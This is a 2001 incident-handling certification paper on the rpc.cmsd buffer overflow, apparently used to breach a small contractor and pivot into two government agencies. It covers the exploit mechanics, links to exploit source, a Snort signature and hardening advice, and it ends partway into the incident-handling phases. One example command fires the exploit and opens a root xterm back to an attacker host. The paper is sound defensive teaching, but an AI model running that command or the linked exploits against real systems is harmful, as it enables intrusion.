Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits

Practical Assignment

Submitted by Adrienne Zago-Swart
Attended: Washington, D.C. SANSFIRE

Date Submitted: November 5, 2001

GCIH Practical Assignment Version 2.0

Table of Contents

Introduction

In this paper, I will describe how an exploit in the computer system of a small company was used to gain access to two major government agencies. First, I will introduce the players in this incident. I will summarize what was reported in a follow-up executive meeting. I will explain the exploit that was used to gain access and control over the small company's computer systems, including a description of the buffer overflows and the RPC protocol. I will describe how an attacker can exploit a system and take over multiple other systems that it connects to. I will describe how the affected parties, mainly the small company, handled the incident. I will describe how the small company changed its whole network and what it implemented to help in future incidents. Lastly, I will talk about what the company learned from this experience.

Background on the parties involved. Company X is a small, struggling software development and contracting firm that has been in business for a few years but is still faced with many of the challenges small companies endure. This company's main challenge is manpower and budget constraints. Many of the employees lived in different parts of the United States; the company's main system administrators all lived in different states other than that of the main office, which housed the network. Company X had many different contracts, including ones with Government Agency A and Government Agency B. Both of the Government Agencies are known for having pretty secure networks. The Attacker's location is unknown.

In the Executive follow-up meeting, it was reported that this incident cost Company X about two weeks of down time. Even though some systems were up and running during that time, the company was crippled. Many employees that could have performed work on their contracts were busy helping out with the administrative work that resulted from the attack. The Attacker gained unauthorized access to the company's systems and compromised the systems of its contract holders. This not only put the company's systems in danger, but also its existence. During this incident, Company X had to change its entire network from the ground up, the cost of which was enormous.

This paper contains three major areas of focus. The first is the exploit believed to have been used in the attack on Company X. We have inferred the exploit used against Company X is the rpc.cmsd exploit. The timing of the attack was during a period of high hacker activity with this exploit, and Company X utilized systems that were vulnerable to this exploit. General information regarding the rpc.cmsd exploit will be discussed and any variants identified.

The second - area is the attack on Company X. The discussion of the attack will begin with a discussion of buffer-overflow style exploits, the RPC protocol and how this exploit itself works. From this, signatures of the attack will be reviewed as well as practical ways to protect systems from this exploit. Finally, how the attack against Company X occurred will be reviewed.

The third area is the incident-handling process, from preparation to lessons learned from this electronic trespass, was performed by Company X and Government Agency A and B's systems. Future improvements will be suggested to the incident-handling process used during the situation.

The Exploit

Dictionaries define an "exploit " as a notable or heroic act. In the world of computers and technology, an exploit is a tool or technique that takes advantage of the weaknesses and vulnerability in the technology. Attackers have access to literally thousands of tools and codes to help exploit today's technology. Many of the tools are used for both good and bad. The security professional might use some of the tools to troubleshoot the network and systems, or even to scan for vulnerabilities they were unaware of. The attacker can use these same tools and techniques to gain knowledge about a company's network and computer systems and to gain unauthorized access.

The Attacker in this specific incident could have used numerous exploits to gain access to Company X's systems. There were numerous vulnerabilities in the company's network and systems. Even though there was no concrete evidence for which exploit the Attacker used, there was a common known exploit of a Calendar Management service on some Unix operating systems called rpc.cmsd. Company X was running one of the exploitable operating systems (Solaris 2.4, 2.5 and 2.6) in the default configuration. For the purpose of this paper, I use the rpc.cmsd exploit as an example, since it is likely that this was the actual exploit employed.

Exploit Details

Name

- rpc.cmsd buffer overflow exploit

CVE

- CVE-1999-0320
- CVE-1999-0696

Both CVEs ([Common Vulnerabilities and Exposures] CVE -1999-0320 and CVE-1999-0696) seem to describe the same exploit, even though it has two different entries. CVE-1999-0320 describes it as "SunOS rpc.cmsd allows attackers to obtain root access by overwriting arbitrary files". CVE-1999-0696 states it more specifically as "Buffer overflow in CDE Calendar Manager Service Daemon (rpc.cmsd)". The patches recommended for both exploits are the same.

Vulnerable Systems

- Common Desktop Environment (CDE) 1.01 x86 to 1.02
- HP-UX 10.24 VOS to HP-UX 11.00
- SCO UnixWare 7.0.0 to 7.1.0
- Solaris 2.3 to Solaris 7
- SunOS 4.1.3 to SunOS 5.7
- Tru64 DIGITAL UNIX 4.D, 4.E and 4.F

Different sources list varying vulnerable systems. Most of them seem to point out that any system running the Common Desktop Environment (CDE) Calendar Manager are at risk. Even though many different flavors of Unix are listed, Solaris was the only operating system (OS) that seemed to be exploited. Some sources suggest that even when patches are applied, systems Calendar Manager may still be vulnerable with the second version of the exploit. Patches can be obtained from vendor sites.

Protocols/Services/Applications

- RPC: Remote Procedure Call
- Calendar Management Service
- CDE: The Common Desktop Environment (CDE) is an integrated graphical user interface for open systems desktop computing

Description of Exploit

The rpc.cmsd exploit allows the attacker to take advantage of the vulnerabilities in systems using the RPC protocol and Calendar Management Service. By creating a buffer overflow, attackers are able to overwrite arbitrary files and may gain root access. With root (also called superuser or administrator account) access, the attacker has complete control over everything on the machine.

Variants

There are no variants for this specific exploit. Even though there are two listings for this exploit, they seem to be the same. The information found on the SANS website treats both exploits as one.

- http://www.sans.org/infosecFAQ/malicious/cmsd.htm

The source code was changed and a second version was published. The second, enhanced version is able to use the same exploit on "patched" systems.

There are different variants for exploiting the RPC protocol to gain access to systems. These variants exploit RPC using different services. Some of the other exploits of RPC include: admind, ttdbserverd, rpc-statd and mountd.

- sadmind is a distributed system administration service. The service interfaces with the Solstice Admin Suite. This allows for remote administration. A buffer overflow exploits systems that use the RPC protocol with the admind services.
- rpc.ttdbserverd (tooltalk) is an integrated application environment. It allows applications to communicate and exchange data. A buffer overflow exploit allows remote users access to the systems.
- rpc-statd is a NFS file-locking status monitor. It runs as root, allowing remote attackers to bypass access controls of other RPC services. The Ramen Worm used this exploit.
- mountd is an RPC service that handles NFS file system mount requests. The exploit allows the attacker to obtain information about any file that exists on the NFS server even though the file in question is not a part of the NFS exported file system.

The various running RPC services can be found in the /etc/inetd.conf or rc directories.

References

Exploit

- http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/166
- http://xforce.iss.net/static/818.php
- http://securityfocus.com/cgi-bin/archive.pl?id=1&mid=17975&start=1999-07-05&end=1999-07-11
- http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull/188
- http://www.cert.org/advisories/CA-99-08-cmsd.html
- http://www.ciac.org/ciac/bulletins/j-051.shtml
- http://xforce.iss.net/static/2345.php

Source Code

The first link is to the original code. The second link is to a doctored version. The last link is to a proof of concept code for educational and informational purposes. I will later use the proof-of-concept code in the discussion of how the attack works.

- ftp://ftp.technotronic.com/unix/rpc-exploits/cmsd.tgz
- ftp://ftp.technotronic.com/unix/solaris-exploits/sparc/2.3/rpc-cmsd.c.
- http://lsd-pl.net/files/get?SOLARIS/solsparc_rpc.cmsd

The Attack

There was no clear evidence on what attack was used or traces on how the attacker gained access to the system. I speculate that the attacker used the rpc.cmsd exploit to gain access. I will illustrate the layout of the network before the attack, discuss what a buffer overflow is and how it works, and describe the RPC protocol. Then, I will describe measures that one could take, who has vulnerable systems, how to prevent such an attack and what the vendors could have done to prevent their vulnerability. Finally, I will show how the attacker could have gained access.

Description of the Network


Company X grew out of a home business. Therefore, the entire network evolved to meet the current needs of the growing company. Most of Company X's resources were dedicated to external customers. Thus, no one had a chance to sit down and design a secure network that would grow with the company to meet its future needs. Company X had several servers connected to a central hub. The company grew from a handful of employees to over a couple of dozen very quickly. As Company X grew, workstations were connected to other hubs chained into the central main hub. The central hub was attached to a router, which drove a 128k ISDN line to the Internet. Remote users could telnet directly to the servers. Two government agencies, Government Agencies A and B, both had firewalls between their systems and the Internet.

Additionally, Company X had several employees at remote home offices in various parts of the country. These as well as local employees could telnet directly to the servers. Company X relied on the basic authentication (username and password) provided through basic telnet.

Company X employees would routinely telnet between the company's servers and those of Government Agencies A and B, which had firewalls between their systems and the Internet. Government Agency A and B both had firewalls between their systems and the Internet. These telnet sessions would occur in both directions, that is, from the government's servers to the company's and the reverse.

At the time of the attack, network security was generally not as carefully considered as it is today. Many organizations felt the risk was small and the obscurity of their little domain in the vast Internet provided adequate cover. This philosophy deemed "security through obscurity" and failed to take into account how quickly and easily a hacker can scan a wide range of addresses to identify a target.

Diagram of Company X's Network Prior to Attack



By the time the attack was recognized, the specific server at Company X that had been compromised could not be identified. However, all the servers at Company X had one characteristic in common — they were all using versions of the Solaris (Sun's version of Unix) OS between versions 2.4 and 2.6 running on Sparc servers. The servers included Sparc 5, Sparc 10 and Sparc 20 workstations being utilized at Company X. The attacker gained access to Company X and then used the servers as a springboard to gain access to Systems in Government Agencies A and B. Government Agencies A and B had various Unix-based machines. The important factor to consider for the Government Agencies is their router and firewall configurations. This is important since the government's routers and firewalls were configured to allow Company X direct access to the government's servers with simple username and password authentication.

The most relevant information about the systems in place at Company X at the time of the attack was the use of Solaris across all servers. Each system was configured to utilize the CDE and default configuration. The systems were configured to execute the standard fare of services for a system supporting application development. The rpcinfo command displays all the RPC services running on the system. Running the rpcinfo –p command on one of the attacked

systems shows the cmsd service running. Numerous other RPC-based services were also running; however, cmsd was chosen as the most likely exploited service.

A sample output of the rpcinfo –p command:

```
   program vers proto   port  service
     100000    4   tcp    111  rpcbind
…
     100300    3   udp    789  nisd
…
     100024    1   udp  32795  status
     100024    1   tcp  32775  status
     100021    1   udp   4045  nlockmgr
…
     100005    1   udp  32831  mountd
…
     100003    2   udp   2049  nfs
…
     100008    1   udp  33720  walld
…
     100068    2   udp  32779  cmsd
```

Company X did not have a firewall installed; therefore, no firewall rules are available. The router in use at Company X was configured to allow all network traffic to enter and exit. The router had a firewall option that could have been configured, but this was not implemented.

Applications and services running at Company X revolved around application development work and basic network services (telnet / ftp). Most of the servers had a relational database installed, which was configured for TCP client access. As mentioned, the servers were using the CDE, though the development was only using text-based tools, e.g., vi, emacs, gcc.

All workstations and servers at Company X were using static IP addresses. One of the servers was running Sendmail (the specific version of Sendmail is unknown at this time).

How the Exploit Works

Based on the timing of the attack and the services in place on Company X's servers, it is believed that the attacker exploited the Calendar Manager application. This service provides scheduling services CDE users and provides a remote interface via RPC. Through this interface, a common calendar can be shared among multiple users. Unfortunately, the Calendar Manager application is vulnerable to buffer overflow exploits. The exploit used against Company X, rpc.cmsd, is a buffer overflow exploit.

Buffer overflows are one of the easiest, most common, attacks on the Internet today. Overflowing a buffer is a method of exploiting an application to gain access to a machine. The technique is well understood by the elite of the hacking community who often write such exploits and publish their work on the Internet. Hackers have written several detailed descriptions of how buffer overflow exploits operate and how they are created. This information ensures the technique will be used until software developers learn to defend their code from this type of attack. The technique begins with a simple but very important programming construct—a buffer.

A buffer, in a software application, is a programming construct often used for the temporary storage of data. Many different types of buffers are utilized in a single software application, including buffers that support input / output (IO) operations, video and a myriad of other operations. Buffers can be specifically allocated from the application's regular data memory or local to a single function. If a buffer is allocated as a local variable in a function, the memory used is allocated from the stack. Buffers allocated on the stack are the type exploited by a buffer overflow.

In terms of execution, a software application is the result of many procedures, called functions, coordinated to perform some, hopefully, useful action. The application is broken into functions for many practical reasons. In the course of executing a software application, these functions perform specific tasks. Because only one function can execute at a given time, a great deal of coordination is required. Critically important information must be stored when one function calls another function to ensure a function can continue its task when the called function is complete. This critical information is stored in a mechanism called a "call stack."

The stack used by an executing software application is not unlike a stack of books on a coffee table or a stack of clothes in the laundry room. The last item placed on the stack will be the first item taken off the stack. This feature of a stack is termed LIFO, for Last In First Out. This characteristic of a stack is important in the coordination of functions calling each other in an executable software application. When a function needs to call another function, it first pushes a set of values, called a "frame," onto the call stack to ensure it can continue when the called function returns. A stack frame consists of many values, including the memory location to return to when the called function is complete.

In a buffer overflow exploit, it is the value of the return pointer on the stack that the attacker is primarily focused on subverting. Since this value sits on the stack below the local variable storage for the current frame, it can be subverted by overflowing the data in the local variable on top of this return pointer. The exploit will modify this return pointer to point to code inserted into the buffer that caused the overflow. An application programmer would not

purposely overwrite this; however, there are several standard c language functions that, if used without great care, can maliciously produce this end result.

When a function writes data into memory they should check the bounds of the memory allocated; this is called bounds checking. There are many functions that do not perform this bounds check and can be used to perform a buffer overflow exploit. Many of these non-checking functions utilize some kind of indicator to tell them where the end of the data they are processing is. Some of the functions often exploited include: strcpy, strcat, sprintf, fgets, and many others. All of these functions write data into a buffer until a terminating indicator is given. If the buffer is a local variable and the data written into it is larger than that which was allocated on the stack; we have a buffer overflow. Exploiting this is the purpose of the exploit program.

Once the malicious programmer has identified an exploitable function and has determined exactly how to overwrite the return pointer, they can define the specifics of the code that will give them access to the machine. The programmer will often write three separate programs in a buffer overflow exploit, including the code (called an egg), that will execute in the buffer the program (called an attack program) that will insert the egg into the buffer and a script to simplify or augment the attack program.

The malicious programmer has several hurdles to overcome to create the egg program. First, they must understand assembly language and the architecture of the machine they intend to exploit well enough to write such code. Most would, if they had gotten this far. The egg will ensure it has root or administrator privileges and then give the attacker some form of access to the machine. Some eggs will load larger pieces of malicious code from another machine because the initial egg must be rather small.

The attack program will use whatever means necessary to insert the egg into the buffer. If the application to be exploited is to be accessed over a network, the attack program will use whatever protocol the application being exploited normally uses to communicate with client programs. In these cases, the application being exploited will be a service. Typically in buffer overflow exploits with the purpose of breaking into a system, the exploit program is some form of service.

The shell program will simply wrap the exploit into an easy-to-use package. If the exploit will initiate a shell on the attackers system, the shell program will often initiate something that will listen for the returning shell. The shell program will also make the exploit more accessible. Often, exploit programmers want the notoriety of having their exploit widely used. One path to such notoriety is to have hundreds or thousands of "script kiddies" using the exploit. Since the exploit has no commercial value, the programmer will usually release the source code to their exploit. This further bolsters their fame and allows for other malicious programmers to make modifications to the exploit if necessary.

Protocol Description

The rpc.cmsd exploit takes advantage of the vulnerability in the Calendar Manager Service based on its use of the RPC (Remote Procedure Call) protocol. Protocols are the rules that govern how systems communicate over the network. To understand the cmsd exploit, it is useful to understand the purpose and function of Remote Procedure Calls (RPC).

RPC is a protocol developed by Sun Microsystems to provide for the remote invocation of procedures to allow for distributed programming. With RPC, a programmer can call a remote procedure as if it were a local procedure. This provides a major advantage because the programmer does not have to deal with the complexities of the remote communications. The complexities of the remote communications are encapsulated in code that is generated during the compilation of the RPC code. This encapsulated code is called a "stub." A stub performs the network functions necessary to make the call remotely.

With an RPC call, we have a client and a server. The client is the code that is making the RPC call and the server is the code that is responding to that call. The call itself consists of identifying information about the call and any parameters being passed as part of the call.

Synchronizing the efforts of the two distributed programs requires a well-defined process. RPC follows a specific procedure for setting up a server procedure (RPC server) to receive a call, as well as a specific procedure for making the call itself. When a call is made from a client, the request is delivered and the client waits. The server processes the request and returns a result to the client. When the client receives the result, it continues its processing. Each RPC server has a unique identifying number through which it can be identified. This identifying number is used by a RPC dispatch routine that forwards the request to the appropriate service.

RPC servers register themselves with Portmap, a cooperating service that provides client programs a look-up service to determine which port is associated with a named or numbered service. Once the client identifies the appropriate port, the client will communicate directly to the service through that port. The following table shows the program number assigned to each of the many RPC services in common use. The program number is used to represent the service when an RPC call is made.

Sun assigned program numbers:

Number	**Program**
100000	Port_Mapper
100002	RemoteUser
100003	NFS
100005	MountDaemon
100068	Rpc.cmsd
100083	Tool Talk
100232	rpc.sadmind
300019	rpc.amd

Since the two processes are interacting over a network, a standard for the encoding of their data was developed. This standard is called XDR for External Data Representation. XDR is key to RPC functioning because the data for parameters return results and other information passed between the two processes must be encoded into a mutually understandable form. XDR was developed as a machine-independent language to encode data for this very purpose. XDR provides for all the standard data types necessary for two 'C' language programs to interact over a network.

The Calendar Manager program exploited by the rpc.cmsd exploit provides a RPC

interface to insert new entries into a workgroup calendar. This interface is accessible through a command line tool called dtcm_insert. This command utilizes the previously described RPC protocol to allow remote users access to a calendar on a central machine. dtcm_insert's interface allows for several calendar-related pieces of information to be passed to the central calendar. Through this interface, the remote user can pass the starting time of an appointment, the ending time of an appointment, and the appointment description text. The appointment description text can be up to five lines of text according to the man page for dtcm_insert.

It is the appointment description text value that is being overflown with the rpc.cmsd exploit. While writing this paper, several rpc.cmsd exploits were reviewed. Each exploit took a slightly different approach to the coding of the exploit. There were two primary differences when the code is considered at a high level.

The first difference is in whether the exploit leverages the rpcgen tool to generate the RPC code necessary for the remote invocation. One exploit reviewed was largely the generated code from this tool. This simplified the development of the exploit, as the developer did not have to understand the intricacies of the RPC and XDR. Alternatively, an rpc.cmsd exploit from "Last Stage of Delirium" hand coded the calls to RPC. This code is more interesting in that a little more can be learned about the inner workings of RPC from it.

The second difference between the exploit code reviewed is the level of functionality provided to users of the code. In one version of the exploit, the developer hard-coded the shell-code that was to be executed. This makes the exploit less useful for practical use because the code would likely need to be changed in order to be used. Another exploit reviewed allows the user to define the specific shell command to be executed once the buffer is overflown. This code is considerably more useful but also more dangerous, as it can be actually used against a non-patched victim system. It is likely the first version was stripped down so it could illustrate an example of the exploit without being tremendously useful.

Each version of the code followed a pattern, described in pseudo-code here:

- Check parameters and configure exploit based on parameters
- Create a UDP client transport handle clnt_udpcreate. This is called passing the IP address of the remote system, the program number for the calendar manager, the version number for the calendar manager, the timeout period, and a pointer to a socket to use.
- Create an authentication handle. This is called passing the IP address of the remote system, the effective user and group ids, the length of an array of groups to which the user belongs, an array of groups to which the user belongs.
- Call the create function defined by the Calendar Manager. It is postulated that this function is used to prepare the calendar manager for inserting a new entry. It could not be determined the exact reason for calling this function.
- Prepare the buffer that is the payload for the buffer overflow. This is accomplished by loading the buffer with the appropriate pad to over write the return pointer and the egg code itself.
- Call the insert function defined by the Calendar Manager. This function receives the data necessary to insert a new calendar entry. It is this function that is

overflown. Specifically the calendar description entry is overflown.

- Check to make sure the RPC did not return. If it did return the exploit failed.

At this point, the egg code is being executed. The egg code pseudocode is as follows:

- Set the uid and effective uid of the process the egg code is executing in to zero.
- Use SYS_execve to execute a shell command.
- Shell command executes usually calling back to the attackers machine with a shell.

Many tools are available to an attacker to determine if a system is potentially vulnerable to a cmsd exploit. The simplest method is through the use of the numerous scripts available for this exploit. Scripts make using the rpc.cmsd exploit easier. The scripts wrap the various stages of the attack in a single command to make it easier for the attacker. Scripts will often scan the system to determine it is exploitable, determine the port that is running the Calendar Manager, it will then call the attack program to implement the exploit, and finally, the script will prepare the attacker system to receive the shell back from the victim system.

After using the exploit successfully, an xterm window would appear on the attacker's terminal that is running as root on the victim.companyx.com. An example of how the exploit might be called is as follows:

rpc.cmsd vicitm.companyx.com "/usr/x11r6/bin/xterm –display attacker:0"

If the source code would not exist; one would have to write it in order to use this exploit. This would require great and detailed knowledge and understanding both of the assembly language and the OS used. Once it is coded, compiled and published then anyone can run it.

To perform a buffer overflow manually, the attacker would have to use the dtcm_insert command and include an appointment description text that is at least {XXX} bytes long. To overflow the buffer and take control of the victim system manually, the attacker would need to use the –a, file, option and include a file with an appointment description text that overflows the buffer and includes the encoded egg program. If this was possible, the attacker could break into the system without an attack program.


You can obtain the source code for this exploit from the Technotronic website. Once obtained, the source code would have to be compiled with a C Compiler and named. Then, it is ready to use against a vulnerable system.

The CMSD exploit is considered a top threat by *In June 2000, GSA Federal Chief Information Officers Council* listed the "The Ten Most Critical Internet Security Threats".

Description and Diagram of the Attack

The flow of the attack used against Company X is illustrated in the diagram below. The attack begins with the attacker identifying the port for the rpc.cmsd service through portmapper. The attack program is then deployed against the victim system and the buffer is overflown. The code inserted into the buffer then takes over and makes a xterm request back to the attackers system. The attacker now has control over the system.

Attack Flow



Signatures of the Attack

Snort, an intrusion detection system, can be configured to identify the rpc.cmsd exploit with the following signature.

rpc.cmsd (Calendar Manager), portmap-request-cmsd"; content:"|01 86 E4 00 00|";offset:"40";depth:"8";)

The above Snort signature, the name of the service, the Snort filter name, and bytes to search for this exploit.

How to Protect Your Systems

What Companies Can Do To Protect Themselves

There are certain steps one can take to protect a system with vulnerable software. One of the first things is controlling access to sensitive systems. Regular updates, fixes and patches for software should be installed. On a Solaris system, you can configure for a non-executable stack. This is accomplished by adding "set noexec_user_stack=1" and "set noexec_user_stack_log=1"

in /etc/system. A non-executable stack makes the stack portion of a user process's virtual address space non-executable. This prevents the egg code from being executed when it is injected into the system through a buffer overflow.

Controlling both directions of network traffic could help protect against this attack. By assuming that outgoing traffic is friendly, a company facilitates this type of attack occurring. Companies should control both directions of network traffic to help prevent this type of attack.

Companies could remove unnecessary services, such as tftp client, and x windows from servers connected to the Internet. Of course, companies could disable RPC service if it is not absolutely necessary. Secure RPC uses public key encryption for an extra level of authentication; using secure RPC would prevent this attack. Regularly examining access services by examining firewall or filtering router logs for suspicious activity. Securing the system can help prevent or deter as well as help identify and investigate an attack. Tripwire can be used to compare system binaries, and showing if any changes were made to the system binaries.

Specifically, preventing the rpc.cmsd exploit would require configuring the rpc.cmsd service with privileges less than super-user or administrator. Most organizations avoid the service altogether, as there currently are alternatives, including Lotus Notes, Intranets and other more robust solutions to group calendaring.

How Vendors Can Prevent This Vulnerability

Vendors could prevent these exploits. Often, software developers are working to meet stringent deadlines. Under time constraints, they are often forced to take short cuts. Many times, vendors release software that has not been adequately tested. Buffer overflows are due to programming errors. Good programming practices could prevent this from happening. The vendor could implement awareness and training for developers. Developers themselves could perform code reviews and error-checking on their application code. They could run automated code checking tools, which look for known weak functions. These tools also perform heuristic checks to see if the buffer usage is good. Other tools can alter the way that the stack works at compiling. This makes it more difficult to create buffer overflows. Below are two links to tools that can help with code checking.

- StackShield: http://www.angelfire.com/sk/stackshield
- StackGuard: http://immunix.org

Venders are increasingly developing their software with programming languages that consist of built-in mechanisms to prevent buffer-overflow type attacks, such as Sun's Java™ language. Java and other languages like it were written to exist in a more secure network environment.

How an Attack Against Company X Could Have Occurred

Attackers go through five phases during attack on a system — reconnaissance, scanning, exploit system, keeping access and covering tracks.

In the reconnaissance phase, the attacker gathers information about the target organization and their system. Both the Government Agencies and Company X 's websites had information

about projects that they were working on together. The attacker could have used this information. The attacker could have gotten further information from other public sources, social engineering and websites like Arin. If the government agencies were the main target, than the attacker could have used Company X, simply because of their business relationship with the government.

In the scanning phase, the attacker looks for a way to possibly penetrate the system. The attacker could easily gather information about the infrastructure of the systems by using scanning tools like nmap or Queso. With port scanning, the attacker could find out what ports are listening. With OS fingerprinting, the attacker could find out what OS the computer was running.

In the exploit phase, the attacker gains access to the target system by using an exploit. Since they could gather information about the OS in the previous phase, they could easily look on a websites like Technotronic for exploits with regards to that specific OS. Then, they would need to try to run the exploits seeing if it would get them into the machines.

In the keeping access phase, the attacker uses tools and techniques to keep access and control over the target system. Once in the system, the attacker could have put on a rootkit, a utility that helps the attacker maintain access to the system and also cover his tracks. They typically include password sniffers, log cleaners, backdoor programs, and also replace common binaries and programs.

In the last phase, covering tracks, the attacker tries to hide traces from his or her access or actions on the system. Replaced binaries and programs by the rootkit, will help cover the tracks. Log cleaners will remove entries of the attack from the log files. The replaced binaries will give system administrators false information regarding their system, e.g., processes running shown by ps or disk space shown by df will exclude incriminating information.

The Incident Handling Process

The incident-handling process includes the following six phases—preparation, identification, containment, eradication, recovery, and lessons learned/follow-up.

Phase 1: Preparation

The preparation phase is used to ensure that the organization has the resources and skills necessary to respond to an incident. This phase includes countermeasures to deter or detect an attack, creating an incident handling team, establishing procedures, defining policies, disaster recovery and communication plans, and a stock of necessary supplies.

There were no real countermeasures in place for Company X. Government Agencies A and B both had firewalls with access control lists that allow control of access systems and the resources within the government system. Firewalls can be configured to allow access to different portions of the network for different users. Both agencies allowed Company X employees to log on with root privileges to their systems through telnet sessions with just a username and password, even though Government Agencies A and B did not allow complete access to their entire network. Company X only had access to certain machines, directories and files.

Company X never expected to be attacked. They had trouble with the workload they already had with contracts. Due to a lack of resources, both manpower and budgetary, they did not devote much time to securing their systems. Management was supportive with moving technology forward, but had kept postponing doing so.

Company X did have some deterrents in place. A warning banner was on all their systems, visible to all users trying to log on. It stated that the system was property of Company X, subject to monitoring, with no expectation for privacy, and that unauthorized use or access was prohibited. On some of the systems, the warning banner included information about the OS and the purpose of the machine. Government Agencies A and B also had warning banners on their systems, with the same information as that of Company X, also providing OS and system purpose information.

